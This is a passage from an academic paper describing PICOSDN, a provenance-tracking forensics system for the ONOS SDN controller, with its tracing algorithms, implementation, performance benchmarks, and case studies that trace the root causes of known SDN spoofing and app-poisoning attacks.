[4]ONOS maintains several event dispatch queues based on the event type, and each queue is implemented in a separate thread. Given that listeners process a particular event sequentially, ONOS's event dispatcher sets a hard time limit for each event listener to avoid indefinite halting.

Algorithm 1 Data Plane Model

Input: graph $\mathcal{G}$, data plane topology states $\mathcal{D}_{set}$, time window τ_w, headers fields to match on H
Output: graph with data plane model $\mathcal{G}$
Initialize: $(\mathcal{V},\mathcal{E}) \leftarrow \mathcal{G}$
1: **for each** $\mathcal{D} \in \mathcal{D}_{set}$ **do**
2: $(\mathcal{N}, \tau_{start}, \tau_{end}) \leftarrow \mathcal{D}$ ▷ Data plane topology graph $\mathcal{N}$, epoch start τ_{start}, epoch end τ_{end}
3: $(\mathcal{N}_{switches}, \mathcal{N}_{links}) \leftarrow \mathcal{N}$
4: **for each** $p_{in} \in \mathcal{V}_{\text{class=PacketIn}}$ **do** ▷ Packet p_{in}
5: **if** $\tau_{start} < p_{in}.\text{ts} < \tau_{end}$ **then** ▷ Timestamp p_{in}.ts
6: **for each** $p_{out} \in \mathcal{V}_{\text{class=PacketOut}}$ **do**
7: **if** $(p_{out}.\text{switch}, p_{in}.\text{switch}) \in \mathcal{N}_{links}$ **then**
8: **if** $p_{out}.\text{H} = p_{in}.\text{H}$ **then**
9: **if** $p_{out}.\text{ts} < p_{in}.\text{ts}$ and $p_{in}.\text{ts} - p_{out}.ts \leq \tau_w$ **then**
10: $\mathcal{V} \leftarrow \mathcal{V} \cup \{(p_{in}, p_{out})\}$
11: $\mathcal{G} \leftarrow (\mathcal{V},\mathcal{E})$
12: **return** $\mathcal{G}$

Algorithm 2 Common Ancestry Trace

Input: graph $\mathcal{G}$, evidence set N
Output: agent set Ag, activity set Ac, and entity set En
Initialize: $(\mathcal{V},\mathcal{E}) \leftarrow \mathcal{G}, Ag \leftarrow \emptyset, Ac \leftarrow \emptyset, En \leftarrow \emptyset, A \leftarrow \mathcal{V}$
1: **for each** $e \in \mathcal{E}$ **do** ▷ Remove non-causal edges
2: **if** e is a wasRevisionOf edge **then**
3: $\mathcal{E} \leftarrow \mathcal{E} \setminus \{e\}$
4: **for each** $n \in N$ **do** ▷ Evidence n (note: $n \in \mathcal{V}, N \subset \mathcal{V}$)
5: $A_n \leftarrow \text{getAncestors}((\mathcal{V},\mathcal{E}), n)$ ▷ Set of ancestor nodes A_n
6: $A \leftarrow A \cap A_n$ ▷ Common ancestor set A
7: **for each** $a \in A$ **do** ▷ Common ancestor a
8: **if** a is an Agent node **then**
9: $Ag \leftarrow Ag \cup a$
10: **else if** a is an Activity node **then**
11: $Ac \leftarrow Ac \cup a$
12: **else**
13: $En \leftarrow En \cup a$
14: **return** (Ag, Ac, En) ▷ $Ag \subset \mathcal{V}, Ac \subset \mathcal{V}, En \subset \mathcal{V}$

Algorithm 3 Iterative Backward-Forward Trace

Input: graph $\mathcal{G}$, evidence n, root r
Output: affected difference function $\Delta : \mathcal{V} \rightarrow \mathfrak{P}(\mathcal{V})$
Initialize: $(\mathcal{V},\mathcal{E}) \leftarrow \mathcal{G}; \Delta(i) \leftarrow \emptyset, \forall i \in \mathcal{V}$
1: **for each** $e \in \mathcal{E}$ **do** ▷ Remove non-causal edges
2: **if** e is a wasRevisionOf edge **then**
3: $\mathcal{E} \leftarrow \mathcal{E} \setminus \{e\}$
4: $A_n \leftarrow \text{getAncestors}((\mathcal{V},\mathcal{E}), n)$ ▷ Evidence's ancestor set A_n
5: $D_r \leftarrow \text{getDescendants}((\mathcal{V},\mathcal{E}), r)$ ▷ Root's descendant set D_r
6: $\mathcal{V}_{intermediate} \leftarrow A_n \cap D_r$
7: **for each** $v_i \in \mathcal{V}_{intermediate}$ **do**
8: $\Delta(i) \leftarrow D_r \setminus \text{getDescendants}((\mathcal{V},\mathcal{E}), v_i)$
9: **return** $(\mathcal{V}_{intermediate}, \Delta)$

node's dictionary into a set of key-value pairs. The cleaner component can perform preprocessing to remove unnecessary or irrelevant nodes and edges. For instance, the cleaner removes singleton nodes that are not connected to anything; they may appear if objects are not being used. The cleaner removes nodes that are not relevant to an investigation; for instance, removing Statistic nodes about traffic counts may be useful if the investigation does not involve traffic counts. The topology augmenter adds edges into the graph (*e.g.,* wasDerivedFrom relations between PacketIns and PacketOuts) to define the data plane model; doing so achieves goal **G2**.

PICOSDN's data plane model algorithm is shown in Algorithm 1. We assume that the data plane's topology can vary over time, and for each variation, we say that the state is an *epoch* consisting of a topology that is valid between a start time and an end time (lines 1–2). For each PacketIn, we want to determine if it should link to a causally related PacketOut (line 4). PICOSDN filters temporally based on the current epoch (line 5), and it checks all PacketOuts during that epoch (line 6). We consider a PacketOut to be causally related to the PacketIn if all of the following conditions are met: 1) there is a link between the outgoing and incoming switches (line 7); 2) the specified packet headers are the same for both packets (line 8); 3) the PacketOut "happened before" the PacketIn (line 9); and 4) the timestamp differences between the PacketOut and PacketIn are within a specific threshold (line 9).

As PICOSDN is modular, Algorithm 1's data plane model can be replaced as needed. For instance, header space analysis [30] uses functional transformations to model how packets are transformed across the data plane (*e.g.,* packet modifications), and P4 [7] proposes a programmable data plane. Practitioners can write their own data plane model components that take those transformations into account.

5.2.2 Tracer

After the graph is prepared, the tracer component answers investigative queries. PICOSDN provides facilities to answer queries related to root cause analysis, network activity summarization, and network state evolution; these facilities achieve goal **G3**. We now describe each kind of query and under what scenarios a practitioner would want to use each kind.

As $\mathcal{G}$ is a DAG, we assume the use of standard graph functions in Algorithms 2–5 that can determine the ancestor and descendant nodes (*i.e.,* progeny) of a given node n, denoted by $\text{getAncestors}(\mathcal{G}, n)$ and $\text{getDescendants}(\mathcal{G}, n)$, respectively.

Root cause analysis After an attack, a practitioner wishes to investigate the attack's causes so as to determine what changes should be made to prevent such attacks from reoccurring. We assume that a practitioner has *evidence* of incorrect behavior, wants to find common causes, and wants to explore whether other evidence of incorrect behavior also exists. PICOSDN provides two interrelated algorithms to do achieve these goals: *common ancestry tracing* (Algorithm 2) and *backward-forward tracing* (Algorithm 3). Practitioners can iteratively use these tools to determine root causes efficiently.

Algorithm 2 shows the common ancestry tracing. We assume that our practitioner can pinpoint evidence of incorrect

Algorithm 4 Network Activity Summarization

Input: graph $\mathcal{G}$
Output: set of (activity a, flow rule f_{out}, packet p_{in}, data plane packets P_{in})
Initialize: $(\mathcal{V},\mathcal{E}) \leftarrow \mathcal{G}, S \leftarrow \emptyset$
1: **for each** $e \in \mathcal{E}$ **do** ▷ Remove non-causal edges
2: **if** e is a wasRevisionOf edge **then**
3: $\mathcal{E} \leftarrow \mathcal{E} \setminus \{e\}$
4: **for each** $a \in \mathcal{V}_{\text{class=Activity}}$ **do**
5: $f_{out} \leftarrow$ null, $p_{in} \leftarrow$ null, $P_{in} \leftarrow$ null
6: $P_{in} \leftarrow \text{getAncestors}((\mathcal{V},\mathcal{E}),a)$
7: **for each** $p \in P_{in}$ **do**
8: **if** $p \notin \mathcal{V}_{\text{class=PacketIn}}$ **then**
9: $P_{in} \leftarrow P_{in} \setminus \{p\}$
10: **if** $\langle a \rightarrow \left(v \in \mathcal{V}_{\text{class}\neq\text{Activity}} \text{ or } e \in \mathcal{E}\right)^* \rightarrow p \in \mathcal{V}_{\text{class=PacketIn}}\rangle$ backward trace path exists **then**
11: $p_{in} \leftarrow p$
12: **if** $\langle f \in \mathcal{V}_{\text{class=FlowRule}} \rightarrow \left(v \in \mathcal{V}_{\text{class}\neq\text{Activity}} \text{ or } e \in \mathcal{E}\right)^* \rightarrow a\rangle$ backward trace path exists **then**
13: $f_{out} \leftarrow f$
14: $S \leftarrow S \cup \{(a, f_{out}, p_{in}, P_{in})\}$
15: **return** S

behavior, such as a set of packets or flow rules that appear suspicious. Our practitioner's goal is to see if such evidence has anything in common with past history. PICOSDN starts by discarding non-causal edges in the graph (lines 1–3). Then, for each piece of evidence, PICOSDN computes its set of ancestor nodes and takes the intersection of that ancestry with the ancestries of all previous pieces of evidence (lines 4–6). Once all the pieces of evidence have been examined, the set of common ancestors is partitioned into agent, activity, and entity nodes (lines 7–13). Thus, PICOSDN provides data-centric, process-centric, and agent-centric answers.

Algorithm 3 shows the iterative backward-forward tracing. Our practitioner has a piece of evidence and a suspected root cause (derived, perhaps, from Algorithm 2). Our practitioner's goal is to iteratively determine how intermediate causes (*i.e.,* those causes that lie temporally in between the evidence and the root cause) impact the evidence and other effects on the network's state. PICOSDN starts by discarding non-causal edges in the graph (lines 1–3). For the piece of evidence, PICOSDN determines all of its ancestors, or the set of all causally related entities, activites, and agents responsible for the evidence (line 4). For the suspected root cause, PICOSDN determines all of its descendants, or the set of all the entities and activities that the root cause affected (line 5). PICOSDN takes the intersection of those two sets (line 6) to examine only the intermediate causes that occurred as a result of the root cause. For each intermediate cause, PICOSDN derives the set of affected entities and activities that the root cause affected that the intermediate cause did not affect (lines 7–8). In essence, that lets the practitioner iteratively examine intermediate effects at each stage.

Network activity summarization One general provenance challenge is that graphs can become large and difficult to interpret even for simple activities, and that creates fatigue when one is analyzing such graphs for threats and attacks [20]. PICOSDN provides an efficient network-specific summarization.

Algorithm 4 shows the summarization approach. Our practitioner's goal is to answer questions of the form "Which data plane activities (*i.e.,* packets) caused flow rules to be or not be installed?" PICOSDN starts by discarding non-causal edges in the graph (lines 1–3). It collects each event listener or packet processor activity (line 4). For each activity, it derives all of the PacketIn packets that causally affected the activity (lines 5–9). Then, PICOSDN determines whether a PacketIn is a direct[5] cause by computing a backward trace path; if it is a direct cause, the packet is marked (lines 10–11). Similarly, PICOSDN determines whether a FlowRule is a direct effect of the activity; if it is, the flow rule is marked (lines 12–13).

Algorithm 4 allows practitioners to efficiently investigate instances in which flow rules were *not* created, too. For example, if an event listener used a packet but did not generate a flow rule, the resulting value for f_{out} would be null. Algorithm 4 also derives a set of all data plane PacketIn packets causally related to each activity; as we show later in § 7, this information is useful for diagnosing cross-plane attacks.

Algorithm 5 Network Identifier Evolution

Input: graph $\mathcal{G}$, network identifier i
Output: revision trace path t_r, affected nodes function F
Initialize: $(\mathcal{V},\mathcal{E}) \leftarrow \mathcal{G}$; $\mathcal{E}_{stash} \leftarrow \emptyset$; $F(i) \leftarrow \emptyset, \forall i \in \mathcal{V}$
1: **for each** $e \in \mathcal{E}$ **do** ▷ Remove and stash non-causal edges
2: **if** e is a wasRevisionOf edge **then**
3: $\mathcal{E} \leftarrow \mathcal{E} \setminus \{e\}$
4: $\mathcal{E}_{stash} \leftarrow \mathcal{E}_{stash} \cup \{e\}$
5: $n \leftarrow \text{getMostRecentNode}(\mathcal{V}, i)$
6: $t_r \leftarrow \langle n \rangle$
7: $F(n) \leftarrow \text{getDescendants}((\mathcal{V},\mathcal{E}),n)$
8: **while** $n \leftarrow \text{getNextNode}(\mathcal{E}_{stash})$ and n is not null **do**
9: t_r.append(wasRevisionOf, n)
10: $F(n) \leftarrow \text{getDescendants}((\mathcal{V},\mathcal{E}),n)$
11: **return** (t_r, F)

Network state evolution Given the attribution challenges of data plane host activities, practitioners will want to investigate whether any of the pertinent identifiers have been spoofed. Such spoofing can have systemic consequences on subsequent control plane decisions [13, 24, 49, 53]. PICOSDN efficiently tracks network identifier evolution (*i.e.,* the wasRevisionOf relation) and provides an algorithm to query it (Algorithm 5).

Algorithm 5 shows the network identifier evolution approach. Our practitioner's goal is to see whether any identifiers have evolved over time as a result of malicious spoofing, as well as the extent of damage that such spoofing has caused. PICOSDN starts by stashing non-causal edges in the

[5] In other words, without any intermediate Activity nodes in between. However, intermediate data derivations between Entity objects are permissible.

Table 3: List of PICOSDN hooks (*i.e.,* PICOSDN API calls).

PICOSDN API call	Description
recordDispatch(*activity*)	Mark the start of an event dispatch or packet processing loop
recordListen(*activity*)	Mark the demarcation (*i.e.,* start of each loop) of an event being listened to or a packet being processed
recordApiCall(*type*, *entity*)	Record a control plane API call of a *type* (*i.e.,* create, read, update, delete) on an *entity* (or *entities*)
recordDerivation(*entity*, *entity*)	Record an *object* derived from another *object*

graph, thus removing them from causality-related processing, but keeping them for reference (lines 1–4). For a given network identifier, PICOSDN determines the node most recently linked to that identifier (line 5) and adds it to a revision trace path (line 6). PICOSDN derives that node's descendants to determine the extent to which that network identifier causally affected other parts of the network state (line 7). That process is repeated back to the identifier's first version (lines 8–10).

Algorithm 5 produces a concise representation of an identifier's state changes over time. That allows the practitioner to easily determine when an identifier may have been spoofed, and that respective node in time can be used in Algorithm 3 as a root cause to perform further iterative root-cause analysis. Furthermore, the affected nodes that are returned by Algorithm 5 can be used as evidence in the common ancestry trace of Algorithm 2.

6 Implementation

We implemented PICOSDN in Java on ONOS v1.14.0. Our implementation is available at https://github.com/bujcich/PicoSDN. We modified ONOS in several key locations. We created a set of PICOSDN API calls, which are listed in Table 3. We created Java classes to represent Activity and Entity objects, and we made them into superclasses for relevant ONOS classes (*e.g.,* ONOS's Packet superclass is Entity). We wrapped the ONOS event dispatcher and packet processor by using the recordDispatch() and recordListen() calls, which represented the execution partitioning of PICOSDN. We hooked the ONOS core services'[6] public API calls by using the recordApiCall() calls.[7] For a given core service API call, if the return value was iterable, we marked each object within the iterable object with its own separate provenance record. For certain data whose processing spanned multiple threads, we used recordDerivation() calls to maintain the causal relations across threads. We implemented the ingester, modifier, and tracer on top of the JGraphT library.

Because of our design decisions, described in § 5.1, we did not need to perform an analysis on or make any modifications to the ONOS apps. Practitioners do not need to instrument each new app that they install in their network. Furthermore, PICOSDN's API and classes allow PICOSDN to be easily updated as new core services and objects are implemented in ONOS. Although we implemented PICOSDN on ONOS, the same conceptual provenance model and design can be implemented with minimal modifications on any event-based SDN controller architecture, and indeed the most popular controllers (*e.g.,* ODL and Floodlight) all use such architectures.

7 Evaluation

We now evaluate PICOSDN's performance and analysis capabilities. We have examined its performance overhead in terms of latency and storage (§ 7.1). We used recent SDN attacks to show that PICOSDN can capture and explain a broad diversity of SDN attacks (§7.2). We implemented all topologies using Mininet.[8] We ran experiments using a workstation with a four-core 3.30-GHz Intel Core i5-4590 processor and 16 GB of memory.

7.1 Performance Evaluation

Given the latency-critical nature of control plane decision-making, we benchmarked the latency that PICOSDN imposed on common ONOS API calls (Figure 8a). To further understand these costs, we microbenchmarked PICOSDN's hooks (Figure 8b) and benchmarked the overall latency imposed by a reactive control plane configuration (Figure 8c) as a function of the data plane's network diameter. We also measured the costs to store provenance graphs (Table 4).


Benchmarks on ONOS Figure 8a shows the average latencies of common ONOS API calls with and without PICOSDN enabled. These calls were called most often in our security evaluation (§ 7.2) and relate to flow rules, hosts, and packets. Although certain calls generated significantly greater latency, that was expected for cases in which iterable objects require generation of individual provenance records.

Microbenchmarks To further analyze the benchmark results, we microbenchmarked PICOSDN's hooks (*i.e.,* PICOSDN's API calls). Figure 8b shows the average latencies of

[6] In ONOS, these core services are represented by classes that end in *Manager or *Provider. For instance, ONOS has a HostManager class and a HostProvider class that include public API calls related to hosts.

[7] As ONOS does not provide a reference monitor architecture that would allow us to wrap one central interposition point across *all* API calls, we had to add recordApiCall() hooks across 141 API calls to ensure completeness.

[8] We chose Mininet because it is common in prior work (*e.g.,* [52, 55]) and because it causes PICOSDN's runtime phase to record the same kind and amount of provenance information that would be captured in a real network. Real networks may differ in terms of imposed latency.



(a) Average latency per ONOS API call. (b) Average latency per PICOSDN hook. (c) Overall average latency per diameter.

Figure 8: PICOSDN latency performance results. (Error bars represent 95% confidence intervals.)

the PICOSDN API calls listed in Table 3, with the recordApiCall() calls broken down by call type. As shown in Figure 8b, event listening and dispatching are fast operations. We expected API calls to be slower, given the tracking operations within PICOSDN's internal state.

Overall latency We also measured the overall latency that PICOSDN imposes on control plane operations. We wanted to see what the additional incurred latency would be from the perspective of host-to-host communication, or the *time-to-first-byte* metric. This metric measures the total round-trip time (RTT) measured between data plane hosts (*e.g.,* via the `ping` utility) for the first packet of a flow. The RTT captures the latency of both data plane processing and control plane decision-making.

In *reactive* control planes, the first packet of a flow suffers high latency because it does not match existing flow rules, but once matching flow rules have been installed, the remaining packets of the flow use the data plane's fast path. Although SDN configurations can be *proactive* by installing flow rules before any packets match them, we measured a reactive configuration because it represents the *worst*-case latency that is imposed if the controller must make a decision at the time it sees the first packet. (See § 8 for a discussion of the differences.) In addition, the network's diameter (*i.e.,* the number of hops between data plane hosts) affects latency in reactive configurations if the first packet must be sent to the controller *at each hop*. Thus, we measured a reactive configuration and varied the number of hops to determine the effect on latency.

Figure 8c shows the average overall latencies imposed with and without PICOSDN on the first packet, varied by the number of hops. We performed each experiment over 30 trials. In contrast to prior work [52, 55], we parameterized the number of hops traversed to reflect different network topology diameters. We found that PICOSDN increased the overall latency on average from 7.44 ms for 1-hop (*i.e.,* same-switch) topologies to 21.3 ms for 10-hop topologies. That increase was expected, given that additional provenance must be generated for longer routes. For long-running flow rules, the one-time latency cost in the flow's first packet can be amortized. Thus, we find PICOSDN acceptable for practical implementation.

Storage costs Internally, PICOSDN maintains only the minimum state necessary to keep track of object changes. Thus, the state is as large as the number of objects representing the network's flow rules, topology, and system principals (*e.g.,* switches and hosts) at a given time.

We investigated the external provenance graph storage costs based on the network's characteristics, and we summarize our results in Table 4. Given the network diameter's impact on latency in reactive control planes, we focused the analysis on the network diameter's impact on storage costs. We set up a bidirectional, reactive, end-to-end flow between two hosts, and we parameterized the number of hops between those hosts. We defined the storage cost as being all of the related provenance needed to explain the origins of the connectivity between those two hosts (*e.g.,* flows, packets, hosts, topologies, events, apps, switch ports). We compared costs using the raw output of the runtime phase ("before cleaning") and the cleaned graph used for investigation ("after cleaning"). Since such storage reflects a single bidirectional flow, we considered the scalability of an enterprise-scale workload of 1,000 new bidirectional flows per second [55].

We found that the cleaned graph requires a significantly smaller amount of persistent storage space, with reductions of 95 to 98 percent. We optimized what provenance was kept by removing orphan nodes, redundant edges, activities without effects, and activities that did not impact flows; these options are configurable by practitioners. We found that the storage costs increased as the number of hops increased. This was expected, given that more objects (*e.g.,* packets) are generated and used with longer routes. PICOSDN generates an estimated 4 to 15 GB/h for an enterprise-scale network with 1,000 new bidirectional flows per second. Further provenance storage reduction can be implemented outside PICOSDN using existing provenance storage reduction systems and techniques [9, 21, 34].

We compare PICOSDN's storage requirements with the

Table 4: PICOSDN storage costs of a bidirectional flow's provenance.

Hops	Graph before cleaning			Graph after cleaning			Reduction in storage			Estimated storage cost of 1,000 new bidirectional flows per second [55]
	# Nodes	# Edges	Data [KB]	# Nodes	# Edges	Data [KB]	Nodes	Edges	Data	
1	822	400	23.0	67	95	1.1	-91.9%	-76.3%	-95.2%	3.96 GB/h
2	2,158	2,298	62.9	146	363	1.7	-93.2%	-84.2%	-97.3%	6.12 GB/h
5	4,299	2,674	110.2	267	495	2.6	-93.8%	-81.5%	-97.6%	9.36 GB/h
10	11,742	7,319	289.8	538	1,175	4.3	-95.4%	-84.0%	-98.5%	15.48 GB/h

most closely related work. FORENGUARD [55] generates 0.93 GB/h of metadata for a 10-switch, 100-host topology with 1,000 new flows per second. Although PICOSDN has higher storage costs, the additional metadata allows PICOSDN to handle more sophisticated analyses that FORENGUARD does not provide (*e.g.,* network identifier evolution, common ancestry trace). We illustrate this in our security evaluation section (§ 7.2). PROVSDN [52] does not evaluate storage costs. As the graphs produced by PROVSDN are optimized for IFC security label generation rather than for explaining root causes, the necessary metadata that must be kept (and, thus, storage costs) are not directly comparable to the metadata that PICOSDN keeps.

7.2 Security Evaluation

We used representative vulnerabilities found with EVENTSCOPE [53] and TOPOGUARD [24] to evaluate PICOSDN's security efficacy.

EVENTSCOPE CVE-2018-12691 We now revisit the motivating cross-plane attack example described in § 2.1. Our practitioner now examines the provenance data collected during the attack by PICOSDN's runtime phase, which is shown in abbreviated form in Figure 2b.

As our practitioner knows that hosts h_1 and h_2 communicated, they use the network activity summarization to derive the set of flow rules related to these hosts. Among the returned set, the practitioner sees the following: 1) the flow rule from fwd that allowed communication $(\mathsf{fwd}, f_3, p_4, \{p_3, p_2\})$; 2) acl's failure to install a flow denial rule, resulting from an invalid IP address $(\mathsf{acl}, \text{null}, \text{null}, \{p_1\})$; and 3) acl's failure to install a flow denial rule, resulting from the host event type's not being handled $(\mathsf{acl}, \text{null}, \text{null}, \{p_2\})$.

The practitioner uses the common ancestry trace of fwd and acl's actions to determine the common ancestors of the discovered flow rules. Among this set, the common ancestor is the switch port agent s_1 : port 1. Now equipped with a set of possible root causes, the practitioner issues a backward-forward trace from f_3 to the root of the switch port agent to see the differences in descendants (*i.e.,* impacts) that each intermediate cause affects. That allows the practitioner to discover that the relevant root cause can be traced back to the spoofed packet p_1. Starting there, the practitioner's forward traces show the effects that p_1 has on the network's subsequent activities, such as the corrupted host object $h_{1(v1)}$. PICOSDN identifies the root cause and effects of the spoofed packet, thus letting the practitioner know that host h_1 should be disconnected.

Improvements upon prior work: FORENGUARD and PROVSDN do not link data plane activities together. As a result, practitioners would miss the necessary causal dependency that is critical for understanding this attack's root cause. Furthermore, FORENGUARD and PROVSDN cannot diagnose causes related to the *absence* of effects (*e.g.,* acl's failure to install flow rules). As a result, practitioners using these tools would not be able to diagnose the class of attacks that use the absence of effects to accomplish the attacker's objectives. By contrast, PICOSDN's data plane model clearly links the data plane packets that result from fwd's installation across switches (Figure 2b). PICOSDN's network activity summarization efficiently identifies the activities that lack effects (*i.e.,* f_{out} is null). In this attack, practitioners can see the *presence* of a potential cause (*e.g.,* the execution of acl) and the *absence* of an expected effect (*e.g.,* a flow denial rule).

EVENTSCOPE CVE-2019-11189 We evaluated another vulnerability found by EVENTSCOPE, CVE-2019-11189. This attack bypasses an intended access control policy. It uses a malicious host to spoof a network identifier of a victim host, which causes installed flow rules associated with the access control policy to be uninstalled by the host mobility application, mobility. We refer the reader to [53] for a detailed description of the attack's mechanism.

PICOSDN is able to capture the installation of the flow rules associated with the access control policy, the triggering of the host mobility application because of spoofed packets, and the removal of the flow rules by the host mobility application. A practitioner who notices that undesired communication occurred between the malicious host and the victim host can use the graph to understand the causal relationships among all three activities and to pinpoint the spoofed packet as the actual root cause.

Improvements upon prior work: FORENGUARD and PROVSDN do not explicitly model the deletion of control plane state as a graphical relation. As a result, practitioners




Figure 9: Relevant features of the graph from the cross-app attack. The graph shows that trigger modifies packets before fwd receives them.




Figure 10: Relevant features of the host migration attack's graph showing the evolution of hosts that claimed to be h_2.

who use these tools would not be able to perform causal analysis over the deletions' dependencies. By contrast, PICOSDN's wasInvalidatedBy relation links control plane state objects to control plane activities. That augments PICOSDN's capabilities to trace common ancestors and to trace backward and forward iteratively. In this example, a practitioner sees that the removed flow rule can be tracked backward to mobility's use of a modified (*i.e.,* spoofed) host object.

PROVSDN Cross-App Poisoning Attack We also use PICOSDN to analyze a cross-app poisoning attack. This attack uses a malicious app to modify packets in the packet-processing pipeline, which subsequent apps use to make control plane decisions. We refer the reader to [52] for a detailed description of the attack's mechanism.

Figure 9 shows the important features of the graph. We can see that the packet changes as it is handed off from the triggering trigger (*i.e.,* malicious) app to the forwarding fwd (*i.e.,* benign) app in the processing pipeline. Since PICOSDN uses an event-based model, we can reduce the false dependencies. For instance, for each instance of trigger's event handler, the precise API calls that were used are embedded in the used and wasGeneratedBy relations for API read and write calls, respectively, on the PacketIns.

To understand how the attack occurred, a practitioner issues a network activity summarization query to find malicious flow rules and uses them in the common ancestry trace to look at the trigger agent. The practitioner then issues an iterative backward-forward trace query on the trigger app to determine the extent to which trigger has caused other undesired network activities. PICOSDN identifies the root cause and other effects of trigger, thus informing the practitioner that the app should be removed.

Improvements upon prior work: FORENGUARD and PROVSDN do not provide common ancestry tracing capabilities. As a result, practitioners using FORENGUARD or PROVSDN would need to manually determine overlapping root causes, which could significantly hinder any time-sensitive investigations, increase the attackers' dwell time, and increase the damage [12]. By contrast, PICOSDN uses its common ancestry trace in this example to efficiently determine that all of the malicious flows have trigger in common.

TOPOGUARD Host Migration Attack We consider another cross-plane-based host migration attack. This attack uses a malicious data plane host to trick the control plane into believing that a victim host has changed its location. We assume a three-host (h_1, h_2, and h_3) topology with one switch (s_1). Host h_3 attempts to masquerade as host h_2 so as to trick other hosts (*e.g.,* h_1) into sending traffic that was meant for h_2 to h_3 instead. We refer the reader to [24] for a detailed description of the attack's mechanism.

Our practitioner queries the network identifier evolution for h_2. Figure 10 shows a partial provenance graph of the relevant features. The evolution shows that h_2 appears to have switched network ports from s_1's port 2 to port 3; in reality,

h_3 spoofed h_2's identifier. The query returns the descendants (*i.e.,* the impacts) that each version of the identifier has had on the network. For instance, during the time that the spoofed location of h_2 was being used between times $t = [5, 10]$, old flow rules that directed traffic to h_2 were removed by the host mobility app. The practitioner can now efficiently see the attack's ramifications at each stage because of the combination of the network identifier evolution and the forward-tracing capabilities. PICOSDN identifies a cause in the spoofed packet used by the host provider, and also finds the other effects of the spoofed packet. The practitioner thus disconnects the malicious host from port 3.

Improvements upon prior work: FORENGUARD and PROVSDN do not store the additional relations needed to track network identifier evolution, and they do not provide the forward-tracing capabilities to determine the effects that spoofed identifiers have on other network activities. As a result, practitioners using these tools would not be able to quickly assess the extent of damage. By contrast, PICOSDN's network identifier evolution tool shows the network effects at each stage of identifier change.

8 Discussion

Reactive and proactive configurations PICOSDN is designed to work for both reactive and proactive SDN control plane configurations. We used reactive configurations in our case studies because recent SDN attacks have leveraged reactive configurations [24, 49, 53, 62], but we argue that PICOSDN is well-suited for proactive configurations, too. Proactive configurations install flow rules ahead of time. However, the time at which flow rules are inserted may be far removed from the time when data plane packets exercise these rules. As a result of the time gap, manual tracing by a practitioner would be a difficult task. That provides the motivation to create quality network forensics tools such as PICOSDN to maintain history.

Deployment Considerations Our work complements existing detection and investigation tools in the security monitoring pipeline. PICOSDN does not automatically detect attacks, but instead provides investigators with *insight* into control plane modifications and *analysis* of causal dependencies. This is a critical step for enterprise security, particularly as threat alerts are known to suffer from high rates of false alarm; some reports show that more than half of alerts are false alarms, and as few as 4% are properly investigated [16]. PICOSDN thus addresses a vital gap in existing investigation products; one such application of this technology would be to integrate it into existing SIEM products, e.g., Splunk, to allow analysts to observe SDN-related intelligence streams alongside other network telemetry data. SDN attack detection in particular is an open challenge, with past work examining expected semantic behavior [13, 24, 49] and pattern recognition of anomalous features or behavior [32, 53], but these pursuits are orthogonal to PICOSDN's aims.

9 Related Work

